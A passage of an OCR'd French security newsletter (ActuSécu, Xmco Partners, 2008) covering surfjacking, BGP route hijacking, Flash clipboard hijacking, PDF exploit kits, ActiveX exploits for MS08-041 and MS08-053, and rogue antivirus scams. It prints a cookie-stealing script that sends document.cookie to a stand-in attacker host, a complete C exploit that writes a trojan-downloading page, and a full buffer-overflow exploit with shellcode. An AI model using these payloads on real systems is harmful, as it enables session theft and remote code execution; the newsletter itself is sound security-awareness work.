
```
<script>
CookiesStealer = new Image();
CookiesStealer.src = "http://www.site-pirate.com/stealer.php?cookie="+document.cookie;
</script>
```

Attaque MITM en remplaçant des balises images à la volée

La majorité des scénarii d'attaque présentés nécessitent de mener une attaque de Man in The Middle au préalable. Le pirate peut donc effectuer une attaque baptisée ***SSL MITM*** qui consiste à fournir à l'utilisateur un faux certificat pour les connexions HTTPS.

Ce dernier aura été **autosigné** par le pirate ou bien acheté au préalable.
Le pirate est donc à même de déchiffrer l'ensemble des communications puisqu'il **possède la clef privée** associée au certificat fourni à sa victime.

Cependant, si le certificat est seulement autosigné, un **message d'alerte**, affiché par le navigateur, pourra alerter la victime.
Sans la vigilance de la victime, cette attaque peut s'avérer redoutable.



Conclusion

Le surfjacking est donc ni plus ni moins qu'une conséquence indirecte d'une attaque MITM. Cette dernière évite de mener une attaque SSL MITM afin de récupérer le cookie de la victime authentifié sur un site HTTPS.
Certes, il existe un grand nombre de sites web vulnérables à cette attaque. Il ne nous reste plus qu'à conseiller d'utiliser des cookies sécurisés sur les sites web qui utilisent parallèlement HTTP et du HTTPS.

Webographie

[1] Le WhitePaper de Sandro Gauci : Surfjacking "HTTPS will not save you"
http://resources.enablesecurity.com/resources/Surf%20Jacking.pdf
http://enablesecurity.com/2008/08/29/setting-the-secure-flag-in-the-cookie-is-easy/


[2] RFC 2965 (HTTP State Management Mechanism)
http://www.ietf.org/rfc/rfc2965


INFO

L'extension NoScript

L'extension NoScript pour le navigateur internet Firefox permet également de parer cette attaque. En effet, ce plug-in rajoute automatiquement l'option Secure à chaque cookie utilisé par le navigateur.

http://noscript.net/





L'actualité du mois...

Petit tour d'horizon des vulnérabilités et de l'actualité sécurité de ces derniers mois présentée par les consultants en charge de notre service de veille.

XMCO | Partners

Après un été chargé, notamment avec la faille de M.Kaminsky, les récentes conférences BlackHat, Defcon et OWASP 2008 ont permis de découvrir de nouvelles techniques d'attaques web et réseau.

Ce mois-ci, nous aborderons la présentation de Alex Pilosov et Anto Kapela sur le **protocole BGP**, le ***Clipboard Hijacking*** d'Aviv Raf ainsi que le déni de service possible des **stacks TCP/IP** découvert par Jack Louis.

Nous présenterons également les exploitations des vulnérabilités Microsoft **MS08-041 et MS08-053** publiées sur Internet ainsi qu'un fait d'actualité du moment les ***Rogues Antivirus***.

Détournement de trafic via le protocole BGP

BGP : un protocole de routage faillible

Après un mois de juillet particulièrement riche en enseignements (faille DNS de Dan Kaminsky) sur l'utilisation frauduleuse de certains protocoles considérés comme sûrs, une autre conférence présentée à la DefCon 16 a attiré l'attention des spécialistes en sécurité.

En effet, Alex Pilosov et Anto Kapela de la société Hijacking BOF, ont montré avec quelle facilité il était possible d'exploiter simplement les **faiblesses du protocole de routage Internet BGP** (Border Gateway Protocol).

Le protocole BGP est utilisé pour véhiculer des informations sur des réseaux (adresse IP + masque) entre "autonomous systems" (AS). Un AS étant un ensemble de réseaux IP contrôlé par une même entité : opérateurs, grande entreprise...

Le but du protocole BGP est de déterminer, à partir d'informations transmises par les routeurs voisins, **le meilleur chemin** afin d'atteindre une destination.

Chaque routeur possède une table de routage BGP basée sur des "advertisements" mis à jour par les routeurs voisins. Chaque AS déclare des plages d'adresses IP ou des préfixes IP que les routeurs voisins sont en mesure de joindre.

Concrètement, lorsqu'un paquet doit être acheminé, le routeur BGP de l'opérateur consulte sa table de routage BGP afin de découvrir à quel préfixe correspond l'adresse IP destination du paquet qu'il doit transmettre. Si deux AS sont à même de délivrer le paquet, celui qui possède le préfixe le plus précis "gagne".

Le routage est donc basé sur la confiance allouée à chacun des noeuds du circuit.

Lors de cette présentation à la Defcon insérée dans le planning au dernier moment, les deux experts Anto Kapela et Alex Pilosov ont démontré qu'il était possible de mener des attaques de type **"Man in The Middle" sur Internet** et donc d'intercepter des données destinées à un AS donné.

INFO...

My ASN

MyAsn est un service proposé par le site Ripe.net qui permet d'alerter les opérateurs ou les entreprises responsables d'un AS lorsqu'un autre routeur BGP annonce une « route » vers cet AS de manière incorrecte.

Ainsi, il est facile de contrer les erreurs de ce type (comme l'erreur d'un opérateur Pakistanais pour le site Youtube) ou du moins d'être rapidement alerté.

Pour cela, les deux chercheurs ont mené une attaque en live dont l'auditoire de ce genre de conférence raffole, à **savoir rerouter un trafic** via l'envoi de faux paquets BGP. Cette attaque a permis de détourner le trafic entrant sur le réseau de la DefCon vers leur siège de New York puis le renvoyer vers la DefCon.

L'attaque n'exploite aucune faille de sécurité, mais uniquement le fonctionnement standard du protocole BGP. Un attaquant muni d'un routeur BGP pourrait **donc intercepter le trafic vers** une adresse IP spécifique. Posséder un tel routeur et un AS n'est cependant pas à la portée de tous.

Pour cela, le pirate doit simplement **annoncer** que son AS est en mesure de délivrer des paquets à destination de la plage d'adresses IP qu'il souhaite pirater. **L'information se propagera** dans le monde entier en quelques minutes. Les paquets à destination de cet AS piraté seront redirigés vers le pirate...

L'attaque est astucieuse, mais relativement bruyante : un traceroute vers les IP hijackées permettra de connaitre le routeur pirate...

> **"Les deux chercheurs ont mené une attaque en live dont raffole l'auditoire de ce genre de conférence, à savoir rerouter un trafic via l'envoi de faux paquets BGP..."**

Des mécanismes existent afin de se prémunir contre ce type de malversation (voir **MyASN ou bien Renesys Route Intelligence**). Toutefois, les deux auteurs ont, non seulement, réussi à intercepter un trafic, mais également à le rerouter afin de berner ces mécanismes de protection.

Cependant, cette faille n'était pas nouvelle. Une erreur de ce type avait été menée par mégarde par **Pakistan Telecom** lorsque ces derniers ont voulu interdire la navigation de leurs compatriotes sur le site Youtube : résultat, plus personne n'avait accès au site web en question !!

Les deux comparses ont malgré tout utilisé des bases connues afin de mettre en avant leur technique d'attaque.

Références :

http://blog.wired.com/27bstroke6/2008/08/how-to-intercep.html

INFO...

Les piles TCP/IP en danger??

Une nouvelle surprenante vient d'être relayée sur tous les blogs de sécurité. Selon les premières rumeurs, des chercheurs (Jack Louis et Robert E. Lee notamment connus pour le développement du scanner UnicornScan) auraient découvert en 2005 une faille au sein du protocole TCP. Cette faille permettrait de mener des attaques de dénis de service sur tous les équipements implémentant une pile TCP/IP. Ces derniers ont même développé un outil permettant d'exploiter cette vulnérabilité (non disponible actuellement).

Peu d'informations sont pour le moment disponibles. Le problème serait lié à la manière dont les ressources sont allouées après le "TCP HandShake" (syn, syn-ack, ack). L'attaque provoquerait alors une consommation excessive des ressources et forcerait les victimes à redémarrer le serveur ou les équipements réseau ciblés.

Cette découverte doit être prise avec précaution. Cependant, l'information semble avoir été relayée par Robert Hansen, expert sécurité renommé.
Ces informations seront prochainement infirmées ou confirmées lors des prochains jours.

Une interview est déjà disponible à l'adresse suivante et des hypothèses et commentaires ont également été postés sur le blog de Cédric Blancher.

http://debeveiligingsupdate.nl/audio/bevupd_0003.mp3

Clipboard Hijacking

Le contrôle du presse-papier

Continuons dans les nouvelles attaques…Une vulnérabilité publiée également en septembre a également touché le **lecteur Flash d'Adobe**.

Des pirates ont trouvé le moyen de **contrôler le presse-papier** de l'utilisateur via la simple visualisation d'une animation Flash malicieuse. Il est alors possible de forcer le presse-papier à garder la même valeur jusqu'**au prochain redémarrage du navigateur**...

Aviv Raff, chercheur en sécurité, s'est intéressé à ce problème et a publié une preuve de concept. En utilisant **le langage Flash** et du code **ActionScript**, il est alors facile d'insérer une valeur au sein du presse papier de sa victime de manière **persistante.**

L'origine du problème concerne la fonction **"System.setClipboard"** qui autorise via ActionScript de positionner une valeur dans le presse-papier du visiteur.

La preuve de concept en question n'a pu être obtenue, mais avec quelques fonctions de Flash, nous avons pu reproduire partiellement le problème (voir le code ci-dessous).

```
<?xml version="1.0" encoding="utf-8"?>
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
                creationComplete="SetClipboard()">
  <mx:Script>

    import flash.net.*;

    private function SetClipboard():void
    {
        var urlString:String = "http://www.xmcopartners.com";

        // copie dans le presse papier (non permanent) le mot "xmco"
        System.setClipboard("xmco");
    }

  </mx:Script>
</mx:Application>
```

Code d'une animation Flash capable de mettre une valeur dans le presse-papier du visiteur

La maîtrise du presse-papier peut s'avérer efficace, mais n'aurait que de légères conséquences (et non mener à la compromission totale de la machine comme certains l'affirment…).

Certes, en admettant que vous possédiez un navigateur non patché et que vous visitiez un site pirate hébergeant cette animation Flash malicieuse, il pourrait arriver par mégarde de coller le lien malicieux présent dans votre presse papier et de tomber sur un site web malicieux exploitant une faille de votre navigateur...Ok, scénario digne d'un film de science-fiction…
En revanche, l'inattention de certains internautes pourrait provoquer le blocage d'un compte sur une application. Si un utilisateur colle, à plusieurs reprises, un mot de passe qu'il pense avoir copié dans son presse-papier.

Adobe a rapidement pris des dispositions pour corriger ce problème. La version finale du **lecteur Flash 10 alertera l'utilisateur** lorsqu'une animation Flash tentera de placer un contenu au sein du presse-papier.

Références :

[1] http://www.intego.com/news/ism0802.asp
[2]http://www.securemac.com/applescript-tht-trojan-horse.php

INFO...

Le framework d'exploitation de vulnérabilités PDF

Un framework permettant d'exploiter des vulnérabilités liées à la visionneuse de fichiers PDF, Adobe Reader, est actuellement utilisé par de nombreux pirates.

Cet outil DIY (Do It Yourself), portant le nom de "PDF Xploit Pack", permet en quelques clics de générer un fichier PDF malicieux exploitant des vulnérabilités connues [1] [2].
Une fois le fichier PDF visualisé, le poste de travail vulnérable télécharge des malwares plus aboutis permettant entre autres de compromettre d'autres systèmes situés sur le réseau.
Une interface web permet à l'attaquant de visualiser en temps réel le nombre de postes de travail infectés.

C'est le troisième framework dédié uniquement à la création de fichier PDF malicieux, les autres étant ZoPAck et El Fiesta.

Le retour des exploits ActiveX

Encore des exploits...

Passons maintenant aux exploits Microsoft. Deux programmes malicieux ont été publiés sur des sites spécialisés. Ces derniers exploitent les vulnérabilités **MS08-041 (ActiveX Snapview) et MS08-053 (Media Encoder)** corrigées en août et septembre 2008.

Le premier programme exploite la récente vulnérabilité découverte au sein de l'**ActiveX Snapview**.

Le problème résulte d'une erreur de conception du contrôleur **ActiveX *snapview.ocx*** intégré dans toutes les versions de Microsoft Office Access (sauf dans la version 2007).

L'exploit développé en langage C permet de générer une page web malicieuse. En incitant un utilisateur à visiter cette page, un pirate peut forcer sa victime à télécharger un fichier vérolé (cheval de Troie).

Voici le code de l'exploit :

```
#define Filename "Ms-Access-SnapShot.html"


FILE *File;
char data[] =
"<html>\n<objectclassid='clsid:F0E42D50-368C-11D0-
AD81-00A0C90DC8D9'id='attaque'></object>\n"
"<script language='javascript'>\nvar arbitrary_file = 'http://
path_to_trojan'\n"
"var dest = 'C:/Docume~1/ALLUSE~1/trojan.exe'\nattack.SnapshotPath =
arbitrary_file\n"
"attack.CompressedPath = destination
\nattack.PrintSnapshot(arbitrary_file,destination)\n"
            "<script>\n<html>";

int main ()
{
       printf("**Microsoft Access Snapshot Viewer ActiveX Exploit**\n");

       FILE *File;
       char *b0fer;

       if ( (File = fopen(Filename,"w+b")) == NULL ) {
              printf("\n fopen() error");
              exit(1);
       }

       b0fer = (char*)malloc(strlen(data));
       memcpy(b0fer,data,sizeof(data)-1);


       fwrite(b0fer, strlen(data), 1,File);
       fclose(File);

       printf("\n\n" Filename " has been created.\n");
       return 0;
}
```

Le second code tire profit de la vulnérabilité MS08-053, découverte dans le programme ***Windows Media Encoder*** le 10 septembre dernier.

Le code malicieux prend la forme d'une page Web qui appelle malicieusement le contrôle ActiveX ***wmex.dll*** afin d'y exploiter un débordement de tampon.

Cet exploit permet alors de lancer la calculatrice Windows sur un système **Windows XP SP2** professionnel anglais. Nous attirons votre attention sur le fait qu'une légère modification de ce code permet de prendre le contrôle total du système vulnérable (changement du shell code).

```
<pre>

<input language=JavaScript onclick=poc() type=button value="launch
exploit">

<OBJECT id="target" classid="clsid:A8D3AD02-7508-4004-B2E9-
AD33F087F43C">
</OBJECT>

<script>

function poc() {

var shellcode = unescape(
"%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949%u4948%u4949" +
"%u4949%u4949%u4949%u4949%u5a51%u436a%u3058%u3142%u4250%u6b41" +
"%u4142%u4253%u4232%u3241%u4141%u4130%u5841%u3850%u4242%u4875" +
"%u6b69%u4d4c%u6338%u7574%u3350%u6730%u4c70%u734b%u5775%u6e4c" +
"%u636b%u454c%u6355%u3348%u5831%u6c6f%u704b%u774f%u6e68%u736b" +
"%u716f%u6530%u6a51%u724b%u4e69%u366b%u4e54%u456b%u4a51%u464e" +
"%u6b51%u4f70%u4c69%u6e6c%u5964%u7350%u5344%u5837%u7a41%u546a" +
"%u334d%u7831%u4842%u7a6b%u7754%u524b%u6674%u3444%u6244%u5955" +
"%u6e75%u416b%u364f%u4544%u6a51%u534b%u4c56%u464b%u726c%u4c6b" +
"%u534b%u376f%u636c%u6a31%u4e4b%u756b%u6c4c%u544b%u4841%u4d6b" +
"%u5159%u514c%u3434%u4a44%u3063%u6f31%u6230%u4e44%u716b%u5450" +
"%u4b70%u6b35%u5070%u4678%u6c6c%u634b%u4470%u4c4c%u444b%u3530" +
"%u6e4c%u6c4d%u614b%u5578%u6a58%u644b%u4e49%u6b6b%u6c30%u5770" +
"%u5770%u4770%u4c70%u704b%u4768%u714c%u444f%u6b71%u3346%u6650" +
"%u4f36%u4c79%u6e38%u4f63%u7130%u306b%u4150%u5878%u6c70%u534a" +
"%u5134%u334f%u4e58%u3978%u6d6e%u465a%u616e%u4b47%u694f%u6377" +
"%u4553%u336a%u726c%u3057%u5069%u626e%u7044%u736f%u4147%u4163" +
"%u504c%u4273%u3159%u5063%u6574%u7035%u546d%u6573%u3362%u306c" +
"%u4163%u7071%u536c%u6653%u314e%u7475%u7038%u7765%u4370");

var buff= "";
var nsp = unescape("%u06EB%u9090");
var sh = unescape("%u6950%u74C9");
var nop = unescape("%u9090%u9090%u9090%u9090%u9090%u9090");

for (i=0;i<1638;i++)  buff=buff + unescape("%u4141");

buff = buff + nsp + sh + nop + shellcode;

target.GetDetailsString(buff,1);
}

</script>
</pre>
</html>
```

Note : Il est important de noter que Windows Media Encoder 9 n'est pas installé par défaut sur Windows. De plus, le contrôle ActiveX en question est bloqué par Internet Explorer 7.

Les Fake Antivirus

Et si on installait un antivirus??

Autre fait d'actualité intéressant : les **fake antivirus** ou phénomène également baptisé ***rogue AV***.

En effet, les éditeurs d'antivirus ont répertorié un nombre impressionnant de victimes piégées par de faux programmes antivirus. Depuis le mois d'août, plusieurs milliers de sites malicieux , proposant de faux antivirus, ont vu le jour.

Les pirates misent sur deux tableaux en fonction de leurs besoins. Certains vont simplement tenter d'**infecter les internautes crédules** (afin de constituer un botnet par exemple). D'autres vont miser sur la peur de la victime pour les inciter à acheter un autre logiciel.

Les sites web pirates


La première catégorie de malversations recensées concerne les **sites web aux allures de sites d'Antivirus officiels** (Antivirus2008, Total Secure, SpamNuker, Antivirus Pro 2009…). Dès la visite d'un internaute, les pirates simulent **un scan fictif** de leur machine et affichent un grand nombre de messages d'alertes (absence de correctifs, présence de malware ou erreurs système, simulation de boite d'avertissement Windows …).

Cette technique a pour but d'**effrayer les internautes** les plus crédules et de les inciter à télécharger une version d'essai d'un antivirus.

"ATTENTION! If your computer is infected, you could suffer
data loss,erratic PC behaviour, PC freezes and crashes. Detect and remove viruses before they damage your computer! Antivirus 2009 will perform a quick and 100% FREE scan of your computer for Viruses, Spyware and Adware.
Do you want to install Antivirus 2009 to scan your computer for malware now? (Recommended)

'Antivirus 2009 will scan your system for threats now. Please select "RUN" or "OPEN" when prompted to start the installation. This file has been digitally signed and independently certified as 100% free of viruses, adware and spyware."

Plusieurs vecteurs sont utilisés afin de diriger les internautes vers leur site malicieux : Spam contenant un lien, messages instantanés, messages sur les réseaux sociaux, etc.




En confirmant une boite de dialogue affichée, les malwares sont alors proposés en téléchargement. Si l'utilisateur accepte, ce dernier est alors contaminé.

Les codecs ou autre utilitaires gratuits

D'autres groupes de pirates préfèrent utiliser des ***scareware*** afin de générer un maximum de profit. Pour cela, les pirates proposent des programmes gratuits : jeux, poker, codecs... Une fois installé, un faux antivirus simule des boîtes de dialogue, change le papier peint du bureau ou encore affiche un écran bleu au démarrage.

Le but des pirates est cette fois-ci purement pécuniaire. Ces derniers espèrent forcer les victimes à acheter une solution antivirale.

Les derniers en date se nomment WinAntispyware 2008 and Antivirus XP 2008 détectés sous les noms TROJ_FAKEAV.RIT et TROJ_FAKEAV.IE.




Un très grand nombre de sites malicieux sont toujours disponibles (voir plus bas).

Dancho Danchev, chercheur sécurité, suit de près l'évolution de ce type de sites : http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html


URL : http://total-secure2009.com/
Fichier : TotalSecure2009.exe

TotalSecure

URL : http://spamnuker.com/
Fichier : OutlookSpamNukerInstaller.exe



Spamnuker



Antivirus2009

Cependant, d'autres sites sont rapidement détectés et bloqués par Firefox.

Références :

[1] http://malwaredatabase.net/blog
[2] http://ddanchev.blogspot.com/

INFO...

Un virus intégré dans les ordinateurs Eee PC Box d'Asus

Asus vient d'annoncer officiellement qu'un virus était placé dans le disque dur de ses mini PC bureautiques "Eee PC Box".

Le virus est un fichier caché dans la partition "D:" et porte le nom de "recycled.exe". Il s'installe sur les autres partitions des disques durs ainsi que sur tous les supports amovibles (clé USB).

Ce malware permet de voler les comptes de jeux en ligne ou de récupérer des adresses email à des fins de spam futures, mais reste détecté par de nombreux antivirus [1].

Seuls les exemplaires vendus au Japon seraient affectés.

Le Salon Info Security

Depuis 9 ans, le salon Info Security propose à tous les spécialistes de la sécurité de se rencontrer autour de stands et conférences en tout genre.

Cette année, Info Security sera à la Porte de Versailles. Xmco participe à ce salon cette année avec une conférence innovante.

XMCO | Partners

Comme chaque année, le Salon InfoSecurity revient, les 19 et 20 novembre 208 à la Porte de Versailles.

Les salons professionnels Infosecurity et Storage expo 2008 vous proposent de rencontrer tous les acteurs de la sécurité informatique.

Autour de 130 stands, vous retrouverez tous les revendeurs, les experts et les consultants sécurité...

Des exposants
La majorité des vendeurs de solutions de sécurité, comme (Websense, Qualys, BitDefender, LanDesk, Fortinet..) seront présents. C'est l'occasion pour les RSSI de faire le tour du marché et de se familiariser avec les différentes offres et problématiques 2009.

Des conférences
Plusieurs conférences animeront le salon. Vous retrouverez différents types de conférenciers, avec évidemment des éditeurs de solutions, mais également des cabinets de conseil comme Lexsi (Les incidents malware vu par un CERT), des organismes indépendants comme OWASP (sécurité des développements web) ou encore le CLUSIF.

Une intervention d'XMCO : Cas réels de hacking
XMCO interviendra sous la forme d'un retour d'expériences dans le cadre de l'événement "*La sécurité dans le secteur de la banque et assurance*". Frédéric Charpentier présentera plusieurs **cas réels de hacking** au cours desquels nous sommes intervenus en tant qu'experts. Les détails techniques des actes de piratages seront analysés et commentés. Les participants découvriront alors des situations réelles, bien loin des mythes entretenus.

Notre intervention aura lieu à 11h45, le **mercredi 19** novembre.(lien suivant).

Demandez dès aujourd'hui votre **badge gratuit** à l'adresse suivante :
http://www.infosecurity.com.fr/FR/badge?ref=XMCW

Liste des blogs Sécurité

Chaque mois, nous vous présentons dans cette rubrique des outils libres, extensions Firefox ou encore nos sites web préférés.

Ce mois-ci nous avons choisi de vous présenter des sites web ou plutôt des blogs dédiés à la sécurité informatique.

En vous abonnant aux flux RSS de ces chercheurs ou experts, vous pourrez facilement suivre l'évolution des attaques et des réflexions autour de la sécurité informatique...

XMCO | Partners

Les blogs des chercheurs ou des consultants sécurité sont nombreux. Ce chapitre va vous présenter nos blogs préférés des acteurs de la sécurité les plus renommés.

Ces blogs sont des sources d'informations utilisées par notre service de veille en vulnérabilités.

Nous continuerons, dans nos prochains numéros, cette série de blogs qui ravira la plupart de nos lecteurs...

Au programme de ce mois :

- **Billy Rios (xs-sniper.com)** : chercheur américain au sein de la société Microsoft
- **Robert Hansen (ha.ckers.org)** : directeur technique de la société SecTheory
- **Cédric Blancher (sid.rstack.org)** : chercheur français chez EADS

Et pour les autres, rendez-vous dans le prochain numéro...

Billy Rios (bk)


xs-sniper.com

Description

Billy Rios est ingénieur sécurité pour la société Microsoft. Présent chaque année à la Blackhat pour présenter des sujets toujours plus intéressants les uns que les autres, Billy revient (quand son emploi du temps le lui permet) sur les nouvelles tendances sécurité du moment.

Son expérience et ses analyses permettent de comprendre facilement les nouveaux vecteurs d'attaque.

Capture d'écran



Adresse

http://xs-sniper.com/blog

Avis XMCO

Le blog de Billy RIOS démontre la liberté de parole chez Microsoft ainsi que le haut niveau technique de ses ingénieurs en terme de sécurité informatique. Billy intervient dans les conférences BlackHat, ce qui lui confère une crédibilité auprès des whitehats et autres passionnés de hacking.

Robert Hansen (rsnake)

ha.ckers.org

Description

Robert Hansen n'est plus à présenter. Pour certains d'entre vous le pseudonyme Rsnake vous parle peut-être davantage.
Robert Hansen est le fondateur du célèbre site ha.ckers.org.

Chaque semaine, rsnake nous fait part de son avis sur de nouvelles attaques web.

Capture d'écran

Adresse

http://ha.ckers.org

Avis XMCO

Ha.ckers.org est un blog tenu à jour et qui aborde toujours des sujets avant-gardistes issus de ses propres recherches. De nombreux fans commentent et participent aux réflexions sur les sujets proposés toujours avec les commentaires du chercheur.

De plus, Rsnake donne quelques astuces dans ses *cheat-sheets*. A voir!

Cédric Blancher (sid)

sid.rstack.org

Description

Cédric Blancher (sid) est chercheur et responsable du département de recherche en sécurité chez EADS Innovation Works. Il intervient notamment dans des articles du journal MISC.
A travers son blog, Cédric nous fait part de certaines de ses recherches mais réagit surtout sur l'actualité sécurité du moment. Vous trouverez notamment les résumés des grandes conférences internationales, où il est difficile de le louper...

Capture d'écran

Adresse

http://sid.rstack.org/blog/

Avis XMCO

Le blog de Cédric Blancher aborde des sujets variés et le ton de ses interventions est libre.
Généralement, les commentaires postés par les lecteurs sont très pertinents et enrichissent le contenu des articles.

A travers ce blog, vous entrerez dans la vie d'un expert sécurité : voyages, conférences internationales et recherche. De quoi faire plus d'un envieux!

À propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil Xmco Partners.
Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, en toute indépendance. Il s'agit de notre newsletter.

Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html

À propos du cabinet Xmco Partners

